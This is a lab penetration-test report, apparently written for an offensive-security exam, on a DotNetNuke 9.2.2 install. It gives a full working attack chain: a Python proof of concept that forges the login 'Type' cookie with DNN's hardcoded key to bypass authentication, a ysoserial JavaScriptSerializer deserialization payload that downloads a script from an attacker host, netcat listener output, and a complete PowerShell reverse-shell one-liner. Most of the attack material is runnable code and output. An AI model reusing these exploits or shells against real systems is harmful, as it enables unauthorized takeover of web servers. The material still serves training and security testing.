A screenshot of a web browser showing a DNN (DotNetNuke) application. The address bar shows the URL "192.168.129.121/dnn/". The page title is "Offensive Security". The navigation menu includes links like "Kali Linux", "Kali Tools", "Exploit-DB", "RIPS", "Kali Forums", "NetHunter", and "KNOXSS - XSS Disc...". The main content area has a blue header with the text "Every journey begins with the first step." Below it, there's a welcome message about the DNN installation and a circular badge with the text "OPEN SCALABLE EXTENSIBLE SECURE" around a central "DNN" logo. A sidebar on the left contains icons for "DNN", "Site Settings", "Logout", and "Home". A red box highlights the "SuperUser Account" link in the top navigation bar.

3.3 Vulnerability 2

Now with access to the administrative panel via the altered “Type” value, it was discovered that the “**ValidatePropertyExpression**” method was vulnerable to a deserialization vulnerability, leading to Remote Code Execution (RCE) on the DNN application.

Analysis of `Dnn.PersonaBar.SiteSettings.dll`, `Dnn.PersonaBar.SiteSettings.Services` namespace, `.SiteSettingsController` class, `ValidatePropertyExpression` method contained a public class using a `JavaScriptSerializer` formatter and an insecure `TypeResolver` to Deserialize an object.



```
3438     public static bool ValidatePropertyExpression(string expProperty)
3439     {
3440         Type type = BuildManager.GetType("System.Web.Script.Serialization.JavaScriptSerializer", true, true);
3441         Type type2 = BuildManager.GetType("System.Web.Script.Serialization.SimpleTypeResolver", true, true);
3442         ConstructorInfo constructor = type.GetConstructor(new Type[]
3443         {
3444             type2
3445         });
3446         ConstructorInfo constructor2 = type2.GetConstructor(Type.EmptyTypes);
3447         object objectValue = RuntimeHelpers.GetObjectValue(constructor.Invoke(new object[]
3448         {
3449             constructor2.Invoke(new object[0])
3450         }));
3451         MethodInfo method = type.GetMethod("Deserialize", new Type[]
3452         {
```

More details are listed in section 3.5

3.4 PoC Code

The following code was used to generate altered encrypted Type value.

```
#!/usr/bin/python3
import binascii
import requests
import hashlib
import sys
from Cryptodome.Cipher import DES3
from Crypto.Util.Padding import pad
from bs4 import BeautifulSoup

BLOCK_SIZE = 8
enc_key=[5,111,155,65,232,110,245,84,105,100,181,46,13,235,159,245,98,212,82,15,102,4
5,30,250]
byte_enc_key=bytearray(enc_key)
byte_enc_key=binascii.hexlify(byte_enc_key).decode('utf-8')
byte_enc_key=byte_enc_key.upper()
print(byte_enc_key)

sha_key=hashlib.sha512()
sha_key.update(str(byte_enc_key).encode('utf-8'))
sha_key=sha_key.hexdigest()

new_key=binascii.unhexlify(sha_key[0:48])
cipher = DES3.new(new_key, DES3.MODE_ECB)

authType="DNNx"
authType_enc=cipher.encrypt(pad(authType.encode('utf-8'),BLOCK_SIZE))
authType_enc=binascii.b2a_base64(authType_enc)
sys.stdout.write("Type: "+authType_enc.rstrip().decode('utf-8'))
```



3.5 Steps

Using the same method in the course material to modify the debugging attitudes for in order to attach “DotNetNuke.dll” to the DnSpy debugger.

The screenshot shows a code editor window with the title "Assembly Explorer" and the file path "DotNetNuke (9.2.2.178)". The code listed is the assembly attributes for the DotNetNuke.dll. It includes various attributes like AssemblyVersion, CompilationRelaxations, RuntimeCompatibility, DebuggableAttribute, AssemblyCopyright, AssemblyTrademark, AssemblyFileVersion, AssemblyTitle, AssemblyDescription, CLSCompliant, AssemblyVersionStatus, InternalsVisibleTo, and more. The code is numbered from 1 to 34.

```
1  using System;
2  using System.Diagnostics;
3  using System.Reflection;
4  using System.Runtime.CompilerServices;
5  using System.Runtime.Versioning;
6  using DotNetNuke.Application;
7
8  [assembly: AssemblyVersion("9.2.2.178")]
9  [assembly: CompilationRelaxations(8)]
10 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
11 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
12 DebuggableAttribute.DebuggingModes.DisableOptimizations |
13 DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
14 DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
15 [assembly: AssemblyCompany("DNN Corporation")]
16 [assembly: AssemblyProduct("http://www.dnsoftware.com")]
17 [assembly: AssemblyCopyright("DotNetNuke is copyright 2002-2018 by DNN Corporation. All Rights Reserved.")]
18 [assembly: AssemblyTrademark("DNN")]
19 [assembly: AssemblyFileVersion("9.2.2.178")]
20 [assembly: AssemblyTitle("DotNetNuke")]
21 [assembly: AssemblyDescription("Open Source Web Application Framework")]
22 [assembly: CLSCompliant(true)]
23 [assembly: AssemblyVersionStatus(ReleaseMode.Stable)]
24 [assembly: InternalsVisibleTo("DotNetNuke.Tests.Core")]
25 [assembly: InternalsVisibleTo("DynamicProxyGenAssembly2")]
26 [assembly: InternalsVisibleTo("DotNetNuke.Web")]
27 [assembly: InternalsVisibleTo("DotNetNuke.HttpModules")]
28 [assembly: InternalsVisibleTo("DotNetNuke.Modules.MemberDirectory")]
29 [assembly: InternalsVisibleTo("DotNetNuke.Provider.AspNetProvider")]
30 [assembly: InternalsVisibleTo("DotNetNuke.Tests.Content")]
31 [assembly: InternalsVisibleTo("DotNetNuke.Tests.Web")]
32 [assembly: InternalsVisibleTo("DotNetNuke.Tests"urls")]
33 [assembly: InternalsVisibleTo("DotNetNuke.Tests.Professional")]
34 [assembly: InternalsVisibleTo("DotNetNuke.SiteExportImport")]
```

Once the attributes were added, the dll was recompiled, saved the module, and lastly reset the IIS instance by using “iisreset /noforce”.



Attach to Process

Search

Process	ID	Title	Type	Architecture	Filename	Command Line
aspnet_state.exe	292		CLR v4.0.30319	x64	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_state.exe	C:\Windows\M
sqlceip.exe	1152		CLR v4.0.30319	x64	C:\Program Files\Microsoft SQL Server\MSSQL14.SQLEXPRESS01\MSSQL\Binn\sqlceip.exe	"C:\Program Fil
sqlservr.exe	1100		CLR v4.0.30319	x64	C:\Program Files\Microsoft SQL Server\MSSQL14.SQLEXPRESS01\MSSQL\Binn\sqlservr.exe	"C:\Program Fil
w3wp.exe	612		CLR v4.0.30319	x64	c:\windows\system32\inetsrv\w3wp.exe	c:\windows\sys

Refresh Use dnSpy-x86.exe to attach to 32-bit processes Attach

By placing a breakpoint in DotNetNuke.dll, DotNetNuke.Security.Membership namespace, AspNetMembershipProvider class, UserLogin method on line 1425 and attempting to authenticated with a valid username hit the placed breakpoint.

```
1421
1422     // Token: 0x0000F35 RID: 3893 RVA: 0x00057208 File Offset: 0x00055408
1423     public override UserInfo UserLogin(int portalId, string username, string password, string authType, string verificationCode, ref UserLoginStatus loginStatus)
1424     {
1425         loginStatus = UserLoginStatus.LOGIN_FAILURE;
1426         DataCache.ClearUserCache(portalId, username);
1427         DataCache.ClearCache(AspNetMembershipProvider.GetCacheKey(username));
1428         string authType2 = this.GetAuthType(authType);
1429         UserInfo userInfo = authType2.Contains("DNN") ? this.GetUserByName(portalId, username) : this.GetUserByAuthToken(portalId, username, authType2);
1430         if (userInfo != null && userInfo.IsDeleted)
1431         {
1432             MembershipUser membershipUser = AspNetMembershipProvider.GetMembershipUser(userInfo);
1433             AspNetMembershipProvider.FillUserMembership(membershipUser, userInfo);
1434             if (membershipUser.IsLockedOut)
1435             {
1436                 if (AspNetMembershipProvider.AutoUnlockUser(membershipUser))
1437                 {
1438                     userInfo.Membership.LockedOut = false;
1439                 }
1440                 else
1441                 {
1442                     loginStatus = UserLoginStatus.LOGIN_USERLOCKEDOUT;
1443                 }
1444             }
1445         }
1446     }
1447 }
```



The “authType” variable currently contains the value of “p+oPp2DjV8E=” which can also be seen within the cookies during login.

Request

Raw	Params	Headers	Hex	ViewState
Cache-Control: max-age=0 Origin: http://localhost Upgrade-Insecure-Requests: 1 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydhSpvRcVx7Dp02Gk User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Referer: http://localhost/dnn/Login?returnurl=/dnn/&popUp=true Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: dnn_IsMobile=False; language=en-US; .ASPXANONYMOUS=YJGuvUxBRJE20Fjc_OtrOfjXzU-5NWBR0jxvOCfVMi5icpp5O3xAZeh4FD76SCTjjOSZC_Q8JbVAcayAAGdqUZ57YqE8imp8i19hbu-8dGM0e2C0 Type=p+oPp2DjV8E= Connection: close				

Locals

Name	Value	Type
this	<code>DotNetNuke.Security.Membership.AspNetMembershipProvider</code>	<code>DotNetNuke.Security.Membership...</code>
portalId	0x00000000	int
username	"admin"	string
password	"studentlab"	string
authType	"p+oPp2DjV8E="	string
verificationCode		string
loginStatus	LOGIN_FAILURE	<code>DotNetNuke.Security.Membership...</code>
authType2	null	string
userInfo	null	<code>DotNetNuke.Entities.Users.UserInfo</code>
membershipUser	null	<code>System.Web.Security.Membership...</code>
flag	false	bool
instance	null	<code>DotNetNuke.Security.PortalSecurity</code>

On line 1428 “authType2” calls “GetAuthType”,

```

1414
1415 // Token: 0x06000F34 RID: 3892 RVA: 0x000572BC File Offset: 0x000554BC
1416     private string GetAuthType(string t)
1417     {
1418         PortalSecurity portalSecurity = new PortalSecurity();
1419         return portalSecurity.DecryptString(t);
1420     }
1421

```

Which precedes to call the “DecryptString” method with the parameter “t” that contains “p+oPp2DjV8E=”. Within the PortalSecurity performing a check to see if the encKey length is not “0”, which returned not “0” then proceeds to DecryptString where the hardcoded encryption string in the binary is cast from ordinal values to hex. This returns the message and passphrase, which is from the encKey hardcode within the DotNetNuke.dll.



```
225
226 // Token: 0x06000C75 RID: 3189 RVA: 0x000099E4 File Offset: 0x00007BE4
227 public string DecryptString(string message)
228 {
229     if (PortalSecurity.encKey.Length != 0)
230     {
231         return this.DecryptString(message, PortalSecurity.BytesToHexString(PortalSecurity.encKey));
232     }
233     return this.DecryptString(message, Config.GetDecryptionkey());
234 }
235
236 // Token: 0x06000C76 RID: 3190 RVA: 0x00009A0C File Offset: 0x00007C0C
237 public string Decrypt(string strKey, string strData)
238 {
239     return CryptographyProvider.Instance().DecryptParameter(strData, strKey);
240 }
241
242 // Token: 0x06000C77 RID: 3191 RVA: 0x00009A1A File Offset: 0x00007C1A
243 public string DecryptString(string message, string passphrase)
244 {
245     return CryptographyProvider.Instance().DecryptString(message, passphrase);
246 }
```

The value of encKey can be found in DotNetNuke.Security, Portal Security.

```
1 // DotNetNuke.Security.PortalSecurity
2 // Token: 0x04000550 RID: 1360
3 private static byte[] encKey = new byte[]
4 {
5     5,
6     111,
7     155,
8     65,
9     232,
10    110,
11    245,
12    84,
13    105,
14    100,
15    181,
16    46,
17    13,
18    235,
19    159,
20    245,
21    98,
22    212,
23    82,
24    15,
25    102,
26    45,
27    30,
28    250
29 }
```



The values that will go inside DecryptString will be the following:

Locals		
Name	Value	Type
↳ this	(DotNetNuke.Security.PortalSecurity)	DotNetNuke.Security.PortalSecurity
↳ message	"p+oPp2DjV8E="	string
↳ passphrase	"056F9B41E86EF5546964B52E0DEB9FF562D4520F662D1EFA"	string

The DecryptString method present in DotNetNuke.Services.Cryptography.FipsComplianceCryptographyProvider will perform the following steps:

```
115
116    // Token: 0x0600293E RID: 10558 RVA: 0x000A4B1C File Offset: 0x000A2D1C
117    public override string DecryptString(string message, string passphrase)
118    {
119        UTF8Encoding utf8Encoding = new UTF8Encoding();
120        byte[] bytes;
121        using (SHA512 sha = CryptographyUtils.CreateSHA512())
122        {
123            byte[] src = sha.ComputeHash(utf8Encoding.GetBytes(passphrase));
124            byte[] array = new byte[24];
125            Buffer.BlockCopy(src, 0, array, 0, 24);
126            TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider()
127            {
128                Key = array,
129                Mode = CipherMode.ECB,
130                Padding = PaddingMode.PKCS7
131            };
132            byte[] array2 = Convert.FromBase64String(message);
133            try
134            {
135                ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
136                bytes = cryptoTransform.TransformFinalBlock(array2, 0, array2.Length);
137            }
138            finally
139            {
140                tripleDESCryptoServiceProvider.Clear();
141                sha.Clear();
142            }
143        }
144        return utf8Encoding.GetString(bytes);
145    }
146}
147}
```

It generates a byte array with the length of 24, which is will filled with the first 24 bytes of the SHA512 encoding of our passphrase(056F9B41E86EF5546964B52E0DEB9FF562D4520F662D1EFA). This result the encryption key value of “67230c265690e774ec90d509d48b993d7b49fe5a20e6f313” which will be applied to encrypt and decrypt the value inside “message”. This lets “p+oPp2DjV8E=” to be decrypted as “DNN” which gets stored within the “authType2”, this is then passed to the ValidateLogin method. Because the type is “DNN” the user will be validated based on the user supplied username and password.



loginStatus	LOGIN_FAILURE	DotNetNuke.Security.Membership...
authType2	"DNN"	string
userInfo	null	DotNetNuke.Entities.Users.UserInfo
membershipUser	null	System.Web.Security.Membership...
flag	false	bool
instance	null	DotNetNuke.Security.PortalSecurity

```

159 // Token: 0x06000F03 RID: 3843 RVA: 0x000567C8 File Offset: 0x000549C8
740 private static UserLoginStatus ValidateLogin(string username, string authType, UserInfo user, UserLoginStatus loginStatus, string password, ref bool bValid, int portalId)
741 {
742     if (loginStatus != UserLoginStatus.LOGIN_USERLOCKEDOUT && (loginStatus != UserLoginStatus.LOGIN_USERNOTAPPROVED || user.IsInRole("Unverified Users")))
743     {
744         if (authType == "DNN")
745         {
746             if (user.IsSuperUser)
747             {
748                 if (AspNetMembershipProvider.ValidateUser(username, password))
749                 {
750                     loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
751                     bValid = true;
752                 }
753             }
754         }
    
```

To be able to successfully perform an authentication bypass, the provide “Type” value must decrypt into a string that contains “DNN” but not be equal “DNN” meaning that something like “DNNx” needs to be used. This permitted for the check below to validated.

```

1429 : UserInfo userInfo = authType2.Contains("DNN") ?
this.GetUserByUserName(portalId,
username) : this.GetUserByAuthToken(portalId, username, authType2);
    
```

Since the supplied value will not be equal to DNN, it'll proceed on to else statements of ValidLogin

```

755         bValid = true;
756     }
757     else if (user.IsSuperUser)
758     {
759         loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
760         bValid = true;
761     }
762     else
763     {
764         loginStatus = UserLoginStatus.LOGIN_SUCCESS;
765         bValid = true;
766     }
767 }
768 
```

The PoC script that simulates the DNN authentication logic is located with section 3.4.

The beginning of the script use the hardcoded key that was found in DotNetNuke.Security, Portal Security encKey. The key is then turned into a byte array then hex.

```

BLOCK_SIZE = 8
enc_key=[5,111,155,65,232,110,245,84,105,100,181,46,13,235,159,245,98,212,82,15,102,4
5,30,250]
byte_enc_key=bytearray(enc_key)
byte_enc_key=binascii.hexlify(byte_enc_key).decode('utf-8')
byte_enc_key=byte_enc_key.upper()
print(byte_enc_key)
    
```



The results will then be sha512 encoded out of which the only the first 48 will be chosen. The key will then be used to encrypt the variable “authType” utilizing 3DES_ECB and finally implementing our 8 byte padding.

```
[root~/AWAE_exam/dnn]# python3 test.py < /etc/passwd > enc_key
```

```
sha_key=hashlib.sha512()
sha_key.update(str(byte_enc_key).encode('utf-8'))
sha_key=sha_key.hexdigest()

new_key=binascii.unhexlify(sha_key[0:48])
cipher = DES3.new(new_key, DES3.MODE_ECB)

authType="DNNx"
authType_enc=cipher.encrypt(pad(authType.encode('utf-8'),BLOCK_SIZE))
authType_enc=binascii.b2a_base64(authType_enc)
sys.stdout.write("Type: "+authType_enc.rstrip().decode('utf-8'))
```

Executing the script PoC script with “authType” containing the value of “DNNx” generated “q2kWVLHEEeQ=”. The authentication bypass was then performed by intercepting the login request and replacing the Type cookie value with “q2kWVLHEEeQ=” and providing the user name admin and an arbitrary password.



Request to http://192.168.129.121:80

Forward Drop Intercept is on Action Comment this item [?]


Raw Params Headers Hex ViewState

```
Referer: http://192.168.129.121/dnn/Login?returnurl=/dnn&popUp=true
Cookie: dnn_IsMobile=False; language=en-US;
ASPXANONYMOUS=vgCHodPhC84ffKHzFyzOkzXIAIcZ3lcoOy34YpPhHNZOFga6DFDuD2PyoIPpKoNVfGMh1qZvEWYs21IuCxhJOK9FJ1TuS2K-nAID95tVF6c
48nRw0... RequestVerificationToken_L2Rubg2=lov7Baq7jDGBpIkgsST4z0uhCFCWJyCpcLkrO10CxfLp2BPMWtfngMAuFctN6fHKiXPeg2;
Type=q2kWVlHEEeQ=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----104762455710190327111634688728
Content-Length: 2051

-----104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTTARGET"
dnn$ctr$Login>Login_DNN$cmdLogin
-----104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTARGUMENT"

-----104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATE"
s1fBB+mCbtB+eRUATLM2EOdZ+0dsuJf85gzMX1brcWk/e9fUbcF8AxKY7Q2GfFykOH223awcW4L5dShnBNK3XRftKnw9eImGU5P6HqR7Eg+xRTdMIN5gnNWZf
tFWwL9R6g5FRXmSQeWDcmob1kn85UciYQus12/szrmpd3MriiHSF9pDxIOHOpqB1oVx51JB2xPqFo9IgQxXODf+SSk01BkTNARgY5i62ijLKVUIC198o3eK
O6+kccmRZ+apbeQFx00nx0KJ9TmEKfJyQgRprrbfqFOayZ23hdFWn1oldH3VKO2N2VFK00v2d06sNaJyvij2DU3GCg15DyW1UVEXEjsj/hOAN/3gK/6x
rXuEKHJ1m1XOhwX7I8mIZWt49iQX+sJniUcZ4RC6IDPbeUKqPNPt6bQn37vsZVV14xzrb2CNgJqFWHUKor5zFF2W2xi3Lk8L3OuH
-----104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"
B10B99E0
-----104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATEENCRYPTED"

-----104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTVALIDATION"
r9PT19G0hM12L6auJeT+qEtGNhr5Coh0fSzsrzwOXEBPIjIpua9nM18Qf0049bncnbo04QBmBWCl+GWpq6bf7QhRm6Ex+DJ9XVPW6mlsfVNqOKxw1XtNbQ9u
aJPe000QWC3NM/2Y9iLbUDCViKeiivIa093CvSE+VILgF2Ez+Vi+CE2emjCzB6gUHr7xcOZUN99+909g==
-----104762455710190327111634688728
Content-Disposition: form-data; name="dnn$ctr$Login>Login_DNN$txtUsername"
admin
-----104762455710190327111634688728
Content-Disposition: form-data; name="dnn$ctr$Login>Login_DNN$txtPassword"
thisisnotright
-----104762455710190327111634688728
Content-Disposition: form-data; name="ScrollTop"
```





www.offensive-security.com

Analysis of Dnn.PersonaBar.SiteSettings.dll, Dnn.PersonaBar.SiteSettings.Services namespace, .SiteSettingsController class, ValidatePropertyExpression method contained a public class using a JavaScriptSerializer formatter and an insecure TypeResolver to Deserialize an object.

The screenshot shows a debugger interface with assembly code. The code is annotated with several red circles and boxes, highlighting specific lines of interest:

- Line 3440: `Type type = BuildManager.GetType("System.Web.Script.Serialization.JavaScriptSerializer", true, true);`
- Line 3451: `MethodInfo method = type.GetMethod("Deserialize", new Type[] { typeof(string) });`
- Line 3461: `object objectValue2 = RuntimeHelpers.GetObjectValue(methodInfo.Invoke(RuntimeHelpers.GetObjectValue(objectValue), new object[] { expProperty }));`

Line 3440 is marked with a red circle and a box around the entire line. Line 3451 is marked with a red circle and a box around the entire line. Line 3461 has a red box around the entire line.

The local variable `expProperty` currently contains the string `place` placed within `ValidatePropertyExpression`.

Locals			
Name	Value	Type	
expProperty	{"_type": "System.Windows.Data.ObjectDataProvider, PresentationFr...	string	
type	null	System.Type	
type2	null	System.Type	
constructor	null	System.Reflection.ConstructorInfo	
constructor2	null	System.Reflection.ConstructorInfo	
objectValue	null	object	
method	null	System.Reflection.MethodInfo	
methodInfo	null	System.Reflection.MethodInfo	
objectValue2	null	object	
ex	null	System.Exception	

By using Ysoserial.net along with powershell a valid payload was built using the “ObjectDataProvider” gadget and “JavaScriptSerializer” formatter observed on line 3440 in “ValidationPropertyExpression” method to gain remote code execution on the application.

```
ysoserial.exe -f JavaScriptSerializer -g ObjectDataProvider -o raw -c "powershell -c
IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.129/rev_sh.ps1')" -t
```



```
{      '__type':'System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
'MethodName':'Start',      'ObjectInstance':{
 '__type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089',          'StartInfo': {
 '__type':'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',      'FileName':'cmd',
'Arguments':'/c powershell -c IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.129/rev_sh.ps1')"
} }
```

By placing the ysoserial payload within the “Validation Expression” parameter the object was deserialized, which lead to a web request to retrieve a powershell reverse shell script.

A screenshot of a web application's configuration interface. The URL in the browser is 192.168.129.121/dnn/. The page is titled "USER PROFILES". On the left, there's a sidebar with icons for DNN, navigation, and settings. The main content area has tabs for "DEFAULT PAGES", "MESSAGING", "USER PROFILES" (which is selected), and "SITE ALIASES". Under "USER PROFILE SETTINGS", there are sections for "Default Profile Visibility Mode" (set to "Admin Only") and "Vanity URL Prefix" (set to "users"). Below that, "Redirect Old Profile URLs" is turned "On". Under "DISPLAY PROFILE VISIBILITY", two toggle switches are both "On". In the "USER PROFILE FIELDS" section, there's a table with one row. The row has columns for "NAME" (Prefix), "DATA TYPE" (Text), "DEFAULT VISIBILITY" (All Users), and "REQUIRED/VISIBLE" (checked). Below this table, there are several input fields: "Field Name*" (Prefix), "Data Type*" (Text), "Property Category*" (Basic), "Length" (50), "Default Value" (empty), "Validation Expression" (containing the ysoserial payload shown in the code block above), "Required" (Off), "Read Only" (off), "Visible" (On), and "View Order" (1).

Once the script was retrieved from the application, powershell.exe is initiated and a reverse shell will be sent to the requested address.



root@kali: ~/AWAE_exam/dnn 97x24

```
Thu Mar 05:07:52:37
[root~/AWAE_exam/dnn]# nc -lvp 443
listening on [any] 443 ...
192.168.129.121: inverse host lookup failed: Unknown host
connect to [192.168.119.129] from (UNKNOWN) [192.168.129.121] 49172
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> dir
```

Directory: C:\windows\system32\inetsrv

Mode	LastWriteTime	Length	Name
d----	11/3/2017 3:29 PM		config
d----	11/3/2017 3:28 PM		en
d----	11/3/2017 3:28 PM		en-US
d----	6/20/2019 4:11 PM		History
d----	11/3/2017 3:29 PM		MetaBack
-a---	11/3/2017 3:28 PM	230912	abocomp.dll
-a---	4/22/2016 7:43 PM	326144	adsiis.dll
-a---	11/3/2017 3:28 PM	121344	appcmd.exe
-a---	7/1/2013 4:49 PM	3810	appcmd.xml



root@kali: ~/AWAE_exam/dnn 97x9

Thu Mar 05:07:50:42

```
[root~/AWAE_exam/dnn]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.129.121 - - [05/Mar/2020 08:01:49] "GET /rev_sh.ps1 HTTP/1.1" 200 -
```



4.0 Additional Items Not Mentioned in the Report

The powershell script used can be found here.

Reverse_Shell.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.119.129',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```